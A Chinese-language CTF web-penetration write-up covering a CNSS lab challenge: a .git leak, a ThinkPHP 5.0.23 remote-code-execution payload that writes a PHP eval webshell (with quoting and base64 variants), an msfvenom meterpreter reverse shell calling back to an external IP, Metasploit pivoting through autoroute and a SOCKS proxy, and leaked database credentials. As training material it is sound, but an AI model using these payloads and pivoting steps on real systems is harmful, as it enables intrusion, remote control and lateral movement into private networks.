

Tim大人的Web渗透 WriteUps




门户网站

访问，发现 Nothing




Hello, world!

尝试扫目录得




```
[13:53:15] 403 -   304B  - /.httr-oauth
[14:08:15] 200 -    43B  - /robots.txt
[14:08:36] 403 -   307B  - /server-status/
```

访问得到新目录



```
-agent: *

llow: /[working]dev_dir/
```


进入这个目录继续扫



```
4B   - /[working]dev_dir/.git/branches/
5B   - /[working]dev_dir/.git/COMMIT_EDI
3B   - /[working]dev_dir/.git/descriptio
2B   - /[working]dev_dir/.git/config
3B   - /[working]dev_dir/.git/HEAD
1KB  - /[working]dev_dir/.git/index
0B   - /[working]dev_dir/.git/info/exclu
9B   - /[working]dev_dir/.git/logs/HEAD
```


Git泄露

可以使用 GitHack 直接下载



```
[OK] thinkphp/library/think/response/Xml.php
[OK] thinkphp/library/think/response/Json.php
[OK] thinkphp/library/think/session/driver/Memcache.php
[OK] thinkphp/library/think/session/driver/Memcached.php
[OK] thinkphp/library/think/session/driver/Redis.php
[OK] thinkphp/library/think/template/driver/File.php
[OK] thinkphp/library/think/process/pipes/Unix.php
[OK] thinkphp/library/think/model/relation/MorphOne.php
[OK] thinkphp/library/think/view/driver/Php.php
[OK] thinkphp/library/think/template/TagLib.php
[OK] thinkphp/library/think/model/relation/MorphMany.php
[OK] thinkphp/library/think/template/taglib/Cx.php
[OK] thinkphp/logo.png
[OK] thinkphp/phpunit.xml
[OK] thinkphp/library/think/view/driver/Think.php
[OK] thinkphp/tpl/default_index.tpl
[OK] thinkphp/library/think/model/Merge.php
[OK] thinkphp/start.php
[OK] thinkphp/tpl/think_exception.tpl
[OK] vendor/.gitignore
[OK] thinkphp/library/traits/controller/Jump.php
[OK] thinkphp/tpl/dispatch_jump.tpl
[OK] thinkphp/tpl/page_trace.tpl
[OK] thinkphp/library/traits/model/SoftDelete.php
[OK] thinkphp/library/traits/think/Instance.php
```

可以发现是 **脆弱的Thinkphp**，查看拿到的源码，在**CHANGELOG.md** 发现版本




```

## 2018-12-9 V5.0.23

本次版本更新主要涉及一个安全更新，推荐尽快更新到最新版本。
```

复现漏洞

```
/[working]dev_dir/public/th1nk.php?s=captcha

POST

_method=__construct&filter[]=system&method=get&server[REQUEST_METHOD]=echo "<?php @eval($_REQUEST['shell']);?>" > shell.php
```

hackbar 发包，但是蚁剑连接失败

尝试写入 txt 并查看



```
<?php @eval([' shell']);?>
```

~~可以看到 `$_REQUEST` 被过滤，尝试绕过~~ echo 对单引号、双引号和反引号的输出不同

```
# $_REQUEST
echo '<?php @eval($_REQUEST["shell"]);?>' > shell.php

# base64
# <?php @eval($_REQUEST['shell']);?>

echo "PD9waHAgQGV2YWwoJF9SRVFVRVNUWydzaGVsbCddKTs/Pg==" | base64 -d > shell.php

# $`_`_REQUEST

echo "<?php @eval($`_`_REQUEST['shell']);?>" > shell.php
```

成功连接

成功

连接成功!

访问根目录得到


f1ag

```
CNSS{y0u_sh0u1d_kn0w_th1nkphp_suck5}
```

反向代理

生成后门，再利用蚁剑上传即可


```
msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=111.229.23.244 LPORT=9999 -f elf > shell.elf
```



```
上传        shell.elf => /var/www/html/[workin 上传成功
```

vps 启动 msf，监听上面的端口

```
use exploit/multi/handler
set payload linux/x64/meterpreter/reverse_tcp
set lhost 0.0.0.0
set lport 9999
exploit
```




```
[*] Starting persistent handler(s)...
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload linux/x64/meterpreter/reverse_tcp
payload => linux/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > options

Payload options (linux/x64/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target



View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > set lhost 0.0.0.0
lhost => 0.0.0.0
msf6 exploit(multi/handler) > set lport 9999
lport => 9999
msf6 exploit(multi/handler) > exploit
```

打开蚁剑的终端

```
chmod 777 shell.elf
./shell.elf
```

```
$ chmod 777 shell.elf
$ ./shell.elf
```

可以看到 msf 已经连上了




```
[*] Started reverse TCP handler on 0.0.0.0:9999
[*] Sending stage (3045380 bytes) to [redacted]
[*] Meterpreter session 1 opened [redacted] -> [redacted]) at 2024-03-26 00:06:37 +0800

meterpreter > 
```

门户网站数据库服务器

信息收集


从上面下载的源码可以得到数据库的相关参数



```
    // 数据库类型
    'type'              => 'mysql',
    // 服务器地址
    'hostname'          => '10.88.12.34',
    // 数据库名
    'database'          => 'cnss',
    // 用户名
    'username'          => 'cnss',
    // 密码
    'password'          => '2dbdffb833bd444
    // 端口
    'hostport'          => '3306',
```

看一下内网信息


```
run get_local_subnets
```



```
meterpreter > run get_local_subnets

[!] Meterpreter scripts are deprecated. Try post/multi
[!] Example: run post/multi/manage/autoroute OPTION=va
Local subnet: 10.88.12.0/255.255.255.0
Local subnet: 172.27.0.0/255.255.0.0
```

> MSF的跳板功能，是MSF框架中自带的一个路由转发功能，其实现过程就是MSF框架在已经获取的meterpreter shell的基础上添加一条去往“内网”的路由，直接使用msf去访问原本不能直接访问的内网资源，只要路由可达了那么我们使用msf的强大功能，为所欲为了。


```
run autoroute -s 10.88.12.0/24 # 添加路由
run autoroute -p # 查看存在路由
```



```
meterpreter > run autoroute -s 10.88.12.0/24

[!] Meterpreter scripts are deprecated. Try post/multi/manage/au
[!] Example: run post/multi/manage/autoroute OPTION=value [...]
[*] Adding a route to 10.88.12.0/255.255.255.0...
[+] Added route to 10.88.12.0/255.255.255.0 via 113.54.149.9
[*] Use the -p option to list all active routes
meterpreter > run autoroute -p

[!] Meterpreter scripts are deprecated. Try post/multi/manage/au
[!] Example: run post/multi/manage/autoroute OPTION=value [...]

Active Routing Table
====================

   Subnet             Netmask            Gateway
   ------             -------            -------
   10.88.12.0         255.255.255.0      Session 1
```

但是以上路由仅在当前 msf 会话可访问，所以为了方便我们外部访问，开启代理


```
background # 把 sessions 放到后台 $ sessions id 可以切回来
use auxiliary/server/socks_proxy
set srvhost 0.0.0.0
set srvport 23333
exploit
```



```
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(multi/handler) > use auxiliary/server/socks_proxy
msf6 auxiliary(server/socks_proxy) > options

Module options (auxiliary/server/socks_proxy):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The local host or network interface
                                        to listen on all addresses.
   SRVPORT  1080             yes       The port to listen on
   VERSION  5                yes       The SOCKS version to use (Accepted:


   When VERSION is 5:

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        Proxy password for SOCKS5 listener
   USERNAME                   no        Proxy username for SOCKS5 listener


Auxiliary action:

   Name   Description
   ----   -----------
   Proxy  Run a SOCKS proxy server



View the full module info with the info, or info -d command.

msf6 auxiliary(server/socks_proxy) > set srvhost 0.0.0.0
srvhost => 0.0.0.0
msf6 auxiliary(server/socks_proxy) > set srvport 23333
srvport => 23333
msf6 auxiliary(server/socks_proxy) > exploit
[*] Auxiliary module running as background job 0.
msf6 auxiliary(server/socks_proxy) >
[*] Starting the SOCKS proxy server
```


配置好 `proxychains` 即可

```
sudo vim /etc/proxychains4.conf
```



```
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
socks5 [redacted] 23333
```

Windows 用的是 `SocksCap`



测试当前代理服务器...

通过代理服务器到 http://global.bing.co
正在测试数据传递...
已发送: 305 字节
得到正常的回复 (长度: 50 字节).
正在测试代理服务器的延迟...
代理 [redacted] 的网络延迟是 49ms.
测试结束.


Attack!!

上面已经拿到了数据库的信息

直接启动 sqlmap 进行 **UDF提权**

